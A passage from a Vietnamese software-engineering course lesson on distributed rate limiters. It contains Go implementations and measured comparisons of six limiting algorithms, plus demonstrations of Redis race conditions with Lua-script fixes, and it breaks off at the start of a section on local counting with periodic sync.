- Cài và so sánh bằng số đo **sáu thuật toán**: cửa sổ cố định, cửa sổ trượt (nhật ký và bộ đếm), token bucket, leaky bucket, GCRA; chỉ ra khi nào chúng tương đương nhau.
- Chứng minh và sửa **điều kiện tranh chấp** của "đọc rồi ghi" trên Redis bằng Lua; nhận ra bẫy `INCR` rồi chết trước `EXPIRE`.
- Đánh đổi giữa chính xác và độ trễ khi **cục bộ + đồng bộ định kỳ**, cấp **lô suất**, và khi chạy **nhiều vùng**.
- Trả phản hồi chuẩn (`429`, `Retry-After`, `RateLimit-*`), chọn **fail-open hay fail-closed** có lý do, và phân biệt chống DoS với công bằng giữa người dùng.
- Cài **chỉ mục đảo** với tokenizer tiếng Việt (NFC, bỏ dấu), posting list, giao/hợp, **TF-IDF và BM25**, và đo precision/recall trên tập nhãn.
- So sánh với **PostgreSQL full-text** (`tsvector`, GIN, `ts_rank`, `unaccent`), hiểu Elasticsearch/OpenSearch (shard, replica, analyzer), và thiết kế **pipeline lập chỉ mục** (outbox, idempotent, chỉ mục lại bằng alias), gợi ý tiền tố, chia shard.

Cả hai hệ thống đều là "cổng" và "bản sao dẫn xuất": sai ở biên là sai với mọi người dùng

Rate limiter đứng trước **mọi** yêu cầu: nếu nó chậm, sai, hay chết, nó hoặc làm sập cả hệ thống (fail-closed sai chỗ) hoặc để hạn mức vô nghĩa (fail-open sai chỗ). Chỉ mục tìm kiếm là **bản sao dẫn xuất** của PostgreSQL: luôn trễ một chút, có thể lệch, và phải **xây lại được** mà không ai thấy. Hai câu hỏi chạy xuyên suốt buổi: *điều gì xảy ra khi thành phần này chết?* và *làm sao biết nó đang sai?*

Về những gì chạy được ở buổi này

Các chương trình Go chạy thật, đầu ra là đầu ra thật và xác định: sáu thuật toán với **đồng hồ ảo** (không `sleep`); tranh chấp trên **miniredis** với cách ép xen kẽ xấu nhất có chủ đích; mô phỏng đồng bộ cục bộ; Gin trả `429`; chỉ mục đảo với BM25; pipeline lập chỉ mục với alias; và SQL chạy trên PostgreSQL 18 thật (có `unaccent`). Bộ dữ liệu sản phẩm được **sinh bằng hạt giống cố định** trong mã (300 sản phẩm), và **nhãn đúng/sai** của truy vấn được gán từ chính các thuộc tính sinh ra, nên điểm precision/recall là minh họa phương pháp, **không phải** kết quả của tìm kiếm thật.

> **Chưa chạy được trên máy kiểm chứng**
> **Elasticsearch/OpenSearch** (không có trong môi trường này; mục 5.4 chỉ ở mức khái niệm), **Redis Cluster/nhiều vùng thật** (độ trễ giữa các vùng, mất kết nối giữa vùng), và **tải thật** (hàng chục nghìn yêu cầu/giây vào một bộ giới hạn, hàng trăm triệu tài liệu trong chỉ mục) KHÔNG chạy được ở đây. Mọi con số quy mô là ước lượng theo giả định ghi rõ.

1. Bài toán 3: Rate limiter phân tán

Theo phương pháp 6 bước của Buổi 40 §5. Bộ giới hạn trong bộ nhớ ở Buổi 26 (`x/time/rate`) và token bucket Lua ở Buổi 32 §4.1 là hai mảnh đã có; buổi này đi hết bài toán: mọi thuật toán, vì sao chúng khác nhau, điều gì vỡ khi phân tán và chọn gì khi Redis chết. Trong ShopGo (Dự án 3), bộ giới hạn theo IP nằm ở `internal/platform/middleware` và đếm trong bộ nhớ: với N instance, hạn mức thực tế nhân N, đó chính là điểm xuất phát của buổi này.

1.1. Yêu cầu

Chức năng: từ chối (hoặc làm chậm) yêu cầu vượt hạn mức theo khóa; hạn mức khác nhau theo nhóm route, theo gói dịch vụ, theo trọng số của yêu cầu; trả cho client biết khi nào được thử lại. **Phi chức năng:** thêm **dưới 1 ms** vào đường nóng (ngân sách độ trễ rất nhỏ); chính xác "đủ" (nói rõ sai số chấp nhận); chịu được nút Redis chết có chủ đích; không thành điểm lỗi đơn.

Đặt ở đâu? Mỗi tầng chặn một loại tải:

Tầng	Chặn gì	Cái giá
CDN/WAF/biên	Bão tải thô theo IP, bot, DoS tầng 7	Thô: chỉ thấy IP, đường dẫn, không biết người dùng
API gateway / Nginx (`limit_req`)	Hạn mức theo API key, gói dịch vụ	Cấu hình tĩnh, ít trọng số theo nghiệp vụ
Middleware ứng dụng (Gin)	Hạn mức theo người dùng/tenant, theo route, có trọng số	Tốn tài nguyên ứng dụng ngay cả khi bị từ chối
Dịch vụ phía sau (bulkhead, hạn mức đồng thời)	Bảo vệ tài nguyên đắt (DB, nhà cung cấp)	Phải tự đặt cho từng tài nguyên
Client (backoff, tôn trọng `Retry-After`)	Không gây tải thừa	Không thể tin cậy, chỉ là điều lịch sự


Nguyên tắc: **lọc thô ở rìa, tinh ở lõi**, từng tầng rẻ hơn tầng sau nó. Giống Redis "nhanh ở rìa" trong flash sale (Buổi 40 §6.3).

Khóa nào? IP (route công khai; chú ý NAT/CGNAT làm nhiều người chung một IP, và với **IPv6 nên giới hạn theo tiền tố** `/64` vì một thiết bị có hàng tỉ địa chỉ), người dùng (sau xác thực), API key/tenant, hoặc tổ hợp (IP + tài khoản cho đăng nhập). Khóa phải **không giả mạo được**: `ClientIP()` chỉ đúng khi cấu hình proxy tin cậy (Buổi 26). **Trọng số:** một yêu cầu xuất báo cáo tốn bằng 20 yêu cầu đọc, nên tính `cost = 20` vào cùng một hạn mức thay vì cho mỗi loại một bộ đếm.

1.2. Sáu thuật toán, cài hết bằng Go với đồng hồ ảo

Điều khó của kiểm thử rate limiter là thời gian. Mọi thuật toán dưới đây nhận `now` (mili-giây) **từ người gọi**: chạy xác định, không `sleep` (như Buổi 26 và 32). Hạn mức chung: **10 yêu cầu mỗi 10 giây**. Token bucket,

leaky bucket và GCRA dùng **số nguyên** (đơn vị 1/W token) để không bị trôi số thực: điều đó quan trọng cho phép thử "ba thuật toán là một" ở kịch bản E.



Hai cụm 10 yêu cầu quanh ranh giới cửa sổ: cố định nhận cả 20, trượt và token bucket nhận 10

```go
package main

import (
    "fmt"
    "math"
    "math/rand/v2"
)

// Mọi thuật toán dùng ĐỒNG HỒ ẢO (mili-giây) do người gọi đưa vào: chạy xác định, không cần sleep.
type Limiter interface {
    Allow(now int64, cost int) bool
    State() int // số "ô nhớ" phải giữ cho MỘT khóa
}

// L yêu cầu trong mỗi cửa sổ W ms. Mọi thuật toán cấu hình để có cùng hạn mức dài hạn L/W.
const (
    L = 10
    W = 10_000
)

type fixed struct{ win, n int64 } // cửa sổ cố định

func (f *fixed) Allow(now int64, c int) bool {
    if w := now / W; w != f.win {
        f.win, f.n = w, 0
    }
    if f.n+int64(c) > L {
        return false
    }
    f.n += int64(c)
    return true
}
func (f *fixed) State() int { return 2 }

type entry struct{ t, c int64 }
```

```
type slog struct { // cửa sổ trượt dạng nhật ký: nhớ từng yêu cầu
    es  []entry
    sum int64
    lim int64
}

func (s *slog) Allow(now int64, c int) bool {
    for len(s.es) > 0 && s.es[0].t <= now-W {
        s.sum -= s.es[0].c
        s.es = s.es[1:]
    }
    if s.sum+int64(c) > s.lim {
        return false
    }
    s.es, s.sum = append(s.es, entry{now, int64(c)}), s.sum+int64(c)
    return true
}
func (s *slog) State() int { return 2 * len(s.es) }

type scounter struct{ win, prev, cur int64 } // cửa sổ trượt dạng bộ đếm (xấp xỉ)

func (s *scounter) Allow(now int64, c int) bool {
    switch w := now / W; {
    case w == s.win+1:
        s.prev, s.cur, s.win = s.cur, 0, w
    case w > s.win+1:
        s.prev, s.cur, s.win = 0, 0, w
    }
    est := float64(s.prev)*float64(W-now%W)/W + float64(s.cur) // nội suy tuyến tính
    if est+float64(c) > L {
        return false
    }
    s.cur += int64(c)
    return true
}
func (s *scounter) State() int { return 3 }

// Token bucket và leaky bucket dùng SỐ NGUYÊN theo đơn vị 1/W token: không trôi số thực.
type tbucket struct { // token bucket: nạp L token mỗi W ms, chứa tối đa L
    tokens, last int64 // tokens tính theo đơn vị 1/W token
}

func (b *tbucket) Allow(now int64, c int) bool {
    b.tokens = min(L*W, b.tokens+(now-b.last)*L)
    b.last = now
    if b.tokens < int64(c)*W {
        return false
    }
    b.tokens -= int64(c) * W
    return true
}
func (b *tbucket) State() int { return 2 }

type lbucket struct { // leaky bucket dạng "đồng hồ đo": nước dâng theo yêu cầu, rỉ đều
    level, last int64
}

func (b *lbucket) Allow(now int64, c int) bool {
    b.level = max(0, b.level-(now-b.last)*L)
    b.last = now
    if b.level+int64(c)*W > L*W {
        return false
    }
    b.level += int64(c) * W
    return true
}
func (b *lbucket) State() int { return 2 }

type gcra struct{ tat int64 } // GCRA: chỉ MỘT số, "thời điểm lý thuyết cho phép yêu cầu kế tiếp"
```

```
func (g *gcra) Allow(now int64, c int) bool {
    t := int64(W / L) // khoảng phát (emission interval) mỗi yêu cầu
    newTat := max(now, g.tat) + int64(c)*t
    if newTat-now > L*t { // vượt "độ bùng nổ" tối đa L yêu cầu
        return false
    }
    g.tat = newTat
    return true
}
func (g *gcra) State() int { return 1 }

type maker struct {
    name string
    mk   func() Limiter
}

var algos = []maker{
    {"cửa sổ cố định", func() Limiter { return &fixed{win: -1} }},
    {"cửa sổ trượt (log)", func() Limiter { return &slog{lim: L} }},
    {"cửa sổ trượt (đếm)", func() Limiter { return &scounter{} }},
    {"token bucket", func() Limiter { return &tbucket{tokens: L * W} }},
    {"leaky bucket (meter)", func() Limiter { return &lbucket{} }},
    {"GCRA", func() Limiter { return &gcra{} }},
}

// run đưa chuỗi thời điểm đến vào bộ giới hạn, trả về các thời điểm được nhận.
func run(l Limiter, arrivals []int64) (ok []int64) {
    for _, t := range arrivals {
        if l.Allow(t, 1) {
            ok = append(ok, t)
        }
    }
    return
}

// maxIn: số yêu cầu nhận được nhiều nhất trong MỘT cửa sổ trượt dài W bất kỳ.
func maxIn(ts []int64) (best int) {
    for i, j := 0, 0; i < len(ts); i++ {
        for ts[i]-ts[j] >= W {
            j++
        }
        best = max(best, i-j+1)
    }
    return
}

func main() {
    // Kịch bản A: 10 yêu cầu ngay trước ranh giới cửa sổ (t=10.000 ms), 10 yêu cầu ngay sau.
    var a []int64
    for i := range int64(10) {
        a = append(a, 9500+50*i)
    }
    for i := range int64(10) {
        a = append(a, 10000+50*i)
    }
    // Kịch bản B: quá tải đều, 3 yêu cầu/giây trong 60 giây.
    var b []int64
    for t := int64(0); t < 60_000; t += 333 {
        b = append(b, t)
    }
    fmt.Printf("hạn mức: %d yêu cầu / %d giây\n", L, W/1000)
    fmt.Printf("%-22s %10s %10s %12s\n", "thuật toán", "A: nhận", "B: nhận", "B: max/10s")
    for _, m := range algos {
        ra, rb := run(m.mk(), a), run(m.mk(), b)
        fmt.Printf("%-22s %7d/20 %7d/%d %12d\n", m.name, len(ra), len(rb), len(b), maxIn(rb))
    }
    fmt.Println("(A: 20 yêu cầu trong 1 giây quanh ranh giới; B: 3 yêu cầu/giây suốt 60 giây)")
```

```
    fmt.Println("\n--- C: bộ nhớ cho MỘT khóa, hạn mức 1000/cửa sổ, đã nhận 1000 yêu cầu ---")
    big := []maker{{"cửa sổ trượt (log)", func() Limiter { return &slog{lim: 1000} }}}
    for _, m := range append(big, algos[0], algos[2], algos[3], algos[5]) {
        l := m.mk()
        for i := range int64(1000) {
            l.Allow(i*10, 1)
        }
        fmt.Printf("%-22s %5d ô nhớ\n", m.name, l.State())
    }

    fmt.Println("\n--- D: cửa sổ trượt (đếm) xấp xỉ nhật ký tốt đến đâu? ---")
    r := rand.New(rand.NewPCG(3, 4))
    var arr []int64
    for t := 0.0; len(arr) < 20000; {
        t += -math.Log(1-r.Float64()) * 800 // khoảng cách giữa hai yêu cầu: mũ, trung bình 0,8 giây
        arr = append(arr, int64(t))
    }
    cnt := map[int64]int{} // đếm theo cửa sổ cố định; KHÔNG chặn gì, so hai ước lượng
    var errSum, errMax float64
    var differ int
    for i, j := 0, 0; i < len(arr); i++ {
        cnt[arr[i]/W]++
        for arr[i]-arr[j] >= W {
            j++
        }
        truth := float64(i - j + 1) // số yêu cầu trong (t-W, t]
        w := arr[i] / W
        est := float64(cnt[w-1])*float64(W-arr[i]%W)/W + float64(cnt[w])
        errSum += math.Abs(est - truth)
        errMax = max(errMax, math.Abs(est-truth))
        differ += btoi((truth <= L) != (est <= L)) // hai bên có cùng quyết định "còn chỗ" không
    }
    fmt.Printf("sai số tuyệt đối TB %.2f, lớn nhất %.0f | khác quyết định ở %.2f%% yêu cầu\n",
        errSum/float64(len(arr)), errMax, 100*float64(differ)/float64(len(arr)))

    fmt.Println("\n--- E: token bucket, leaky bucket (meter) và GCRA là MỘT thuật toán ---")
    costs := make([]int, len(arr))
    for i := range costs {
        costs[i] = 1 + r.IntN(3) // yêu cầu có trọng số 1..3
    }
    ts, ls, gs := &tbucket{tokens: L * W}, &lbucket{}, &gcra{}
    same, n1 := true, 0
    for i, t := range arr {
        x, y, z := ts.Allow(t, costs[i]), ls.Allow(t, costs[i]), gs.Allow(t, costs[i])
        same = same && x == y && y == z
        n1 += btoi(x)
    }
    fmt.Printf("%d yêu cầu trọng số 1..3: quyết định giống hệt ở cả ba: %v (nhận %d)\n",
        len(arr), same, n1)

    fmt.Println("\n--- F: leaky bucket dạng HÀNG ĐỢI (làm phẳng) khác token bucket ---")
    var depart, wait int64 // 10 yêu cầu đến cùng lúc t=0; hàng đợi xả đều 1 yêu cầu mỗi W/L ms
    for i := 0; i < 10; i++ {
        if i > 0 {
            depart += W / L
        }
        wait = max(wait, depart)
    }
    fmt.Printf("10 yêu cầu đến cùng lúc: token bucket cho qua cả 10 ngay; leaky-queue xả đều, "+
        "yêu cầu cuối chờ %d ms\n", wait)
}

func btoi(b bool) int {
    if b {
        return 1
    }
    return 0
}
```

```
hạn mức: 10 yêu cầu / 10 giây
```

```
thuật toán                A: nhận    B: nhận   B: max/10s
cửa sổ cố định              20/20      60/181           11
cửa sổ trượt (log)          10/20      60/181           10
cửa sổ trượt (đếm)          10/20      55/181           11
token bucket                10/20      69/181           19
leaky bucket (meter)        10/20      69/181           19
GCRA                        10/20      69/181           19
(A: 20 yêu cầu trong 1 giây quanh ranh giới; B: 3 yêu cầu/giây suốt 60 giây)

--- C: bộ nhớ cho MỘT khóa, hạn mức 1000/cửa sổ, đã nhận 1000 yêu cầu ---
cửa sổ trượt (log)      2000 ô nhớ
cửa sổ cố định             2 ô nhớ
cửa sổ trượt (đếm)         3 ô nhớ
token bucket               2 ô nhớ
GCRA                       1 ô nhớ

--- D: cửa sổ trượt (đếm) xấp xỉ nhật ký tốt đến đâu? ---
sai số tuyệt đối TB 1.12, lớn nhất 7 | khác quyết định ở 8.77% yêu cầu

--- E: token bucket, leaky bucket (meter) và GCRA là MỘT thuật toán ---
20000 yêu cầu trọng số 1..3: quyết định giống hệt ở cả ba: true (nhận 10026)

--- F: leaky bucket dạng HÀNG ĐỢI (làm phẳng) khác token bucket ---
10 yêu cầu đến cùng lúc: token bucket cho qua cả 10 ngay; leaky-queue xả đều, yêu cầu cuối chờ 9000 ms
```

Đọc từng kịch bản:

A, ranh giới cửa sổ. 20 yêu cầu trong 1 giây quanh giây thứ 10, hạn mức 10 mỗi 10 giây: **cửa sổ cố định nhận cả 20** (gấp đôi hạn mức), mọi thuật toán còn lại nhận 10. Đây là lỗi kinh điển của cửa sổ cố định: kẻ tấn công căn đúng ranh giới để "mượn" hai hạn mức cùng lúc. Trong trường hợp xấu nhất, cửa sổ cố định cho gấp đôi hạn mức trong một khoảng ngắn.

B, quá tải đều (3 yêu cầu/giây trong 60 giây, 181 yêu cầu): *cửa sổ trượt (nhật ký)* nhận đúng 60 và **không bao giờ vượt 10 trong bất kỳ cửa sổ 10 giây nào** (cột cuối = 10), đây là chân lý. *Cửa sổ cố định* cũng nhận 60 nhưng có cửa sổ trượt chứa 11. *Cửa sổ trượt (đếm)* nhận 55: xấp xỉ, có thể từ chối thừa. **Token bucket, leaky bucket và GCRA nhận 69 và có cửa sổ 10 giây chứa tới 19**: vì xô bắt đầu đầy, nó cho phép **độ bùng nổ cộng với tốc độ**: `burst + rate x W` = 10 + 10 = 20 (trong lần đo này 19). Đây không phải lỗi mà là *hợp đồng khác*: token bucket nói "tốc độ dài hạn 1/giây và tối đa 10 bùng nổ", không nói "tối đa 10 trong mọi cửa sổ 10 giây". Khi hợp đồng của sản phẩm là cái sau (hóa đơn theo cửa sổ, hạn mức nhà cung cấp tính theo cửa sổ), hãy dùng cửa sổ trượt; còn khi muốn cho bùng nổ có kiểm soát, token bucket là đúng.

C, bộ nhớ cho một khóa: nhật ký tốn **2.000 ô** (mỗi yêu cầu giữ một cặp thời điểm và trọng số) cho hạn mức 1.000; cửa sổ cố định 2, cửa sổ trượt (đếm) 3, token bucket 2, **GCRA chỉ 1 số**. Với 10 triệu khóa, hạn mức 1.000 mỗi cửa sổ, nhật ký có thể giữ hàng chục tỉ phần tử: không dùng nhật ký cho hạn mức lớn, hoặc chỉ cho khóa nhạy cảm (đăng nhập).

D, độ chính xác của cửa sổ trượt (đếm): nội suy tuyến tính `prev x (phần còn lại của cửa sổ) + cur` giả định yêu cầu trải đều trong cửa sổ trước. Trên lưu lượng đến theo phân phối mũ (cố ý "xấu"): sai số tuyệt đối trung bình khoảng 1,1 yêu cầu, lớn nhất 7, và **khác quyết định nhật ký ở khoảng 8,8% yêu cầu** quanh ngưỡng. Giả định "trải đều" càng đúng thì sai số càng nhỏ (hãy tự đo với lưu lượng của bạn, bài tập 5); lưu lượng dồn cục thì nó kém. Nó vẫn là lựa chọn tốt khi bộ nhớ tính tiền và sai số vài phần trăm chấp nhận được.

E, ba thuật toán là một: trên 20.000 yêu cầu có trọng số 1 đến 3, token bucket, leaky bucket (dạng đồng hồ đo) và GCRA cho **quyết định giống hệt nhau**. Lý do: cả ba mô tả cùng một đại lượng (lượng "nước/token" còn lại hay thời điểm lý thuyết tiếp theo), chỉ khác cách lưu. **GCRA** lưu **một số duy nhất** (`TAT`, thời điểm lý thuyết cho phép yêu cầu kế tiếp), nên là lựa chọn gọn nhất cho Redis.

F, leaky bucket dạng hàng đợi: hai cách hiểu "leaky bucket": (1) *đồng hồ đo* (như E): từ chối nếu xô đầy, tương đương token bucket; (2) *hàng đợi làm phẳng*: yêu cầu vào hàng, xả đều với tốc độ cố định, **không từ chối mà trì hoãn**: 10 yêu cầu đến cùng lúc thì yêu cầu cuối chờ 9 giây. Dạng (2) hợp để *làm phẳng đầu ra* tới nhà cung cấp có hạn mức nghiêm (gửi SMS), không hợp cho API cần phản hồi nhanh.

Bảng chọn:

Thuật toán	Trạng thái/khóa	Bùng nổ	Chính xác	Dùng khi
Cửa sổ cố định	2 số	Gấp đôi ở ranh giới	Thô	Rẻ nhất, hạn mức thô ở biên
Trượt (nhật ký)	O(hạn mức)	Không	Tuyệt đối	Hạn mức nhỏ, nhạy cảm (đăng nhập)
Trượt (đếm)	3 số	Rất ít	Xấp xỉ	Hạn mức lớn, chấp nhận sai số
Token bucket	2 số	Có kiểm soát (xô)	Theo tốc độ	**Mặc định** cho API
Leaky (meter)	2 số	= token bucket	= token bucket	Cách hiểu khác của cùng thuật toán
GCRA	**1 số**	= token bucket	= token bucket	Redis, trọng số, gọn nhất

2. Phân tán: trạng thái chung và điều kiện tranh chấp

2.1. "Đọc rồi ghi" không nguyên tử

Với N instance, ba lựa chọn: (1) **mỗi instance đếm riêng** (hạn mức nhân N, Buổi 26); (2) **trạng thái chung trong Redis**; (3) **cục bộ cộng đồng bộ định kỳ** (mục 2.2). Đường (2) có một cái bẫy: cài thuật toán bằng nhiều lệnh rời (`GET`, so sánh, `SET`) là **điều kiện tranh chấp**: hai instance cùng đọc số cũ rồi cùng cho qua. Trong môi trường thật, cửa sổ tranh chấp chính là một vòng đi-về tới Redis (~0,5 ms) nên với vài nghìn yêu cầu/giây nó xảy ra liên tục. Chương trình sau **ép** xen kẽ xấu nhất bằng một rào chắn (mọi instance `GET` xong rồi mới có ai `SET`) để kết quả xác định:

```
package main

import (
    "context"
    "fmt"
    "strconv"
    "sync"
    "sync/atomic"
    "time"

    "github.com/alicebob/miniredis/v2"
    "github.com/redis/go-redis/v9"
)

const (
    limit  = 5
    window = 10 * time.Second
    n      = 8 // số instance (gateway/API) cùng kiểm tra MỘT khóa
)

// (A) Kiểm tra + INCRBY + PEXPIRE trong MỘT script: nguyên tử; kiểm tra TRƯỚC khi tăng
// nên yêu cầu bị từ chối không tiêu hạn mức.
var fixedWin = redis.NewScript(`
local n = tonumber(redis.call('GET', KEYS[1]) or '0')
if n + tonumber(ARGV[1]) > tonumber(ARGV[2]) then return 0 end
redis.call('INCRBY', KEYS[1], ARGV[1])
```

```
if n == 0 then redis.call('PEXPIRE', KEYS[1], ARGV[3]) end
return 1`)

// (B) Cửa sổ trượt dạng nhật ký trên ZSET: bộ nhớ tỉ lệ với số yêu cầu trong cửa sổ.
var slideLog = redis.NewScript(`
redis.call('ZREMRANGEBYSCORE', KEYS[1], '-inf', tonumber(ARGV[1]) - tonumber(ARGV[2]))
if redis.call('ZCARD', KEYS[1]) >= tonumber(ARGV[3]) then return 0 end
redis.call('ZADD', KEYS[1], ARGV[1], ARGV[4])
redis.call('PEXPIRE', KEYS[1], ARGV[2])
return 1`)

// herd chạy n instance cùng lúc; fn(i) trả true nếu yêu cầu được nhận. Trả về số được nhận.
func herd(fn func(i int) bool) int {
    var ok atomic.Int32
    var wg sync.WaitGroup
    for i := range n {
        wg.Add(1)
        go func() {
            defer wg.Done()
            if fn(i) {
                ok.Add(1)
            }
        }()
    }
    wg.Wait()
    return int(ok.Load())
}

func main() {
    mr, _ := miniredis.Run()
    defer mr.Close()
    ctx := context.Background()
    cl := func() *redis.Client { return redis.NewClient(&redis.Options{Addr: mr.Addr()}) }
    clients := make([]*redis.Client, n)
    for i := range clients {
        clients[i] = cl()
    }
    count := func(k string) string { v, _ := mr.Get(k); return v }
    ms := window.Milliseconds()

    // (1) ĐỌC RỒI GHI: GET, so sánh, SET. Ép xen kẽ xấu nhất: mọi instance GET xong
    // rồi mới có ai SET.
    var barrier sync.WaitGroup
    barrier.Add(n)
    got := herd(func(i int) bool {
        v, _ := clients[i].Get(ctx, "naive").Int()
        barrier.Done()
        barrier.Wait() // tất cả đã đọc cùng một giá trị cũ
        if v >= limit {
            return false
        }
        clients[i].Set(ctx, "naive", v+1, window)
        return true
    })
    fmt.Printf("(1) GET rồi SET: %d instance, hạn mức %d -> nhận %d, lưu cuối = %s  <- VƯỢT\n",
        n, limit, got, count("naive"))

    // (2) INCR nguyên tử: mỗi instance nhận một số khác nhau, chỉ số <= limit được nhận.
    got = herd(func(i int) bool {
        c := clients[i].Incr(ctx, "incr").Val()
        if c == 1 {
            clients[i].Expire(ctx, "incr", window)
        }
        return c <= limit
    })
    fmt.Printf("(2) INCR: nhận %d, đếm cuối = %s (yêu cầu bị từ chối vẫn bị đếm)\n",
        got, count("incr"))

    // (3) INCR rồi instance chết TRƯỚC khi kịp EXPIRE: khóa không có TTL, không tự dọn.
    clients[0].Incr(ctx, "orphan") // ... chết ở đây, EXPIRE không bao giờ được gửi
```

```
    for range limit {
        clients[1].Incr(ctx, "orphan")
    }
    mr.FastForward(3 * window)
    fmt.Printf("(3) INCR + chết: sau 3 cửa sổ khóa còn = %v, TTL = %v -> chặn VĨNH VIỄN\n",
        mr.Exists("orphan"), mr.TTL("orphan"))

    // (4) Script Lua: đọc, kiểm tra, ghi, đặt TTL là MỘT bước, không bị xen vào hay cắt giữa chừng.
    got = herd(func(i int) bool {
        r, _ := fixedWin.Run(ctx, clients[i], []string{"lua"}, 1, limit, ms).Int()
        return r == 1
    })
    fmt.Printf("(4) Lua cửa sổ cố định: nhận %d, đếm cuối = %s, TTL = %v\n",
        got, count("lua"), mr.TTL("lua"))

    // (5) Cửa sổ trượt (nhật ký) bằng Lua trên ZSET; thời gian do người gọi đưa vào (ms).
    now := int64(1_000_000)
    member := func(i int) string { return strconv.Itoa(i) }
    got = herd(func(i int) bool {
        r, _ := slideLog.Run(ctx, clients[i], []string{"log"}, now, ms, limit, member(i)).Int()
        return r == 1
    })
    before, _ := mr.ZMembers("log")
    r, _ := slideLog.Run(ctx, clients[0], []string{"log"}, now+ms+1, ms, limit, "x").Int()
    fmt.Printf("(5) Lua trượt (ZSET): nhận %d, ZCARD = %d; sau 1 cửa sổ nhận lại được: %v\n",
        got, len(before), r == 1)
}
```

```
(1) GET rồi SET: 8 instance, hạn mức 5 -> nhận 8, lưu cuối = 1  <- VƯỢT
(2) INCR: nhận 5, đếm cuối = 8 (yêu cầu bị từ chối vẫn bị đếm)
(3) INCR + chết: sau 3 cửa sổ khóa còn = true, TTL = 0s -> chặn VĨNH VIỄN
(4) Lua cửa sổ cố định: nhận 5, đếm cuối = 5, TTL = 10s
(5) Lua trượt (ZSET): nhận 5, ZCARD = 5; sau 1 cửa sổ nhận lại được: true
```

1. `GET` **rồi** `SET`**:** 8 instance, hạn mức 5: **cả 8 được nhận**, và giá trị lưu cuối chỉ là 1 (mỗi bên ghi "đọc được 0, cộng 1"): vừa vượt hạn mức, vừa hỏng trạng thái. Không cần xác suất: chỉ cần *có thể* xen kẽ thì phải coi là sẽ xảy ra.
2. `INCR`**:** nguyên tử, mỗi instance nhận một số khác nhau nên đúng 5 được nhận. Nhưng yêu cầu bị từ chối **vẫn bị đếm** (đếm cuối là 8): với trọng số hoặc khi "bị từ chối không nên tiêu hạn mức" thì không đúng ý.
3. `INCR` **rồi chết trước** `EXPIRE`**:** `INCR` và `EXPIRE` là hai lệnh rời. Nếu instance chết (hoặc mất mạng) giữa hai lệnh ở lần đếm đầu tiên, **khóa không có TTL và không bao giờ tự dọn**: đầu ra cho thấy sau 3 cửa sổ khóa vẫn còn, TTL bằng 0, khách bị chặn vĩnh viễn. Cách chữa: `SET key 0 EX w NX` rồi `INCR`, hoặc cả hai trong `MULTI`, hoặc (tốt nhất) một script Lua.
4. **Script Lua cửa sổ cố định:** `GET`, kiểm tra, `INCRBY`, `PEXPIRE` trong **một** script, Redis chạy nguyên tử (một luồng thực thi lệnh): đúng 5 được nhận, đếm cuối 5 (kiểm tra trước khi tăng nên bị từ chối không tiêu hạn mức), TTL đúng. Ngoài ra script nhận `cost` nên làm trọng số được.
5. **Cửa sổ trượt (nhật ký) bằng** `ZSET`**:** `ZREMRANGEBYSCORE` xóa mốc cũ, `ZCARD` đếm, `ZADD` thêm: cũng một script. Đúng 5, và sau một cửa sổ nhận lại được. Bộ nhớ tỉ lệ với số yêu cầu trong cửa sổ (kịch bản C), nên đây là lựa chọn cho hạn mức nhỏ.

> **Thời gian trong Redis phân tán**
> Không dùng đồng hồ của từng instance để đưa vào script (lệch đồng hồ làm hai instance hiểu hai thời điểm khác nhau). Lấy giờ từ **chính Redis** (`TIME` trong script) hoặc chịu sai số đồng hồ nhỏ đã biết. Chương trình trên truyền `now` từ ngoài *chỉ* để kiểm thử xác định.

Chi phí và giới hạn của Redis cho rate limit: mỗi yêu cầu thêm một vòng đi-về (~0,2 đến 1 ms cùng vùng) và một thao tác trên **khóa nóng** của khách tấn công (một khóa nằm trên một slot, một nút). Một Redis phục vụ cỡ trăm nghìn script ngắn mỗi giây; vượt đó thì chia theo khóa (băm khóa ra nhiều nút, `{tenant}` làm hash tag) hoặc dùng mục sau.

2.2. Cục bộ cộng đồng bộ định kỳ: đổi chính xác lấy độ trễ

Hỏi Redis cho mọi yêu cầu là đắt khi lưu lượng lớn. Hai cách giảm số lần gọi, mỗi cách một kiểu sai:

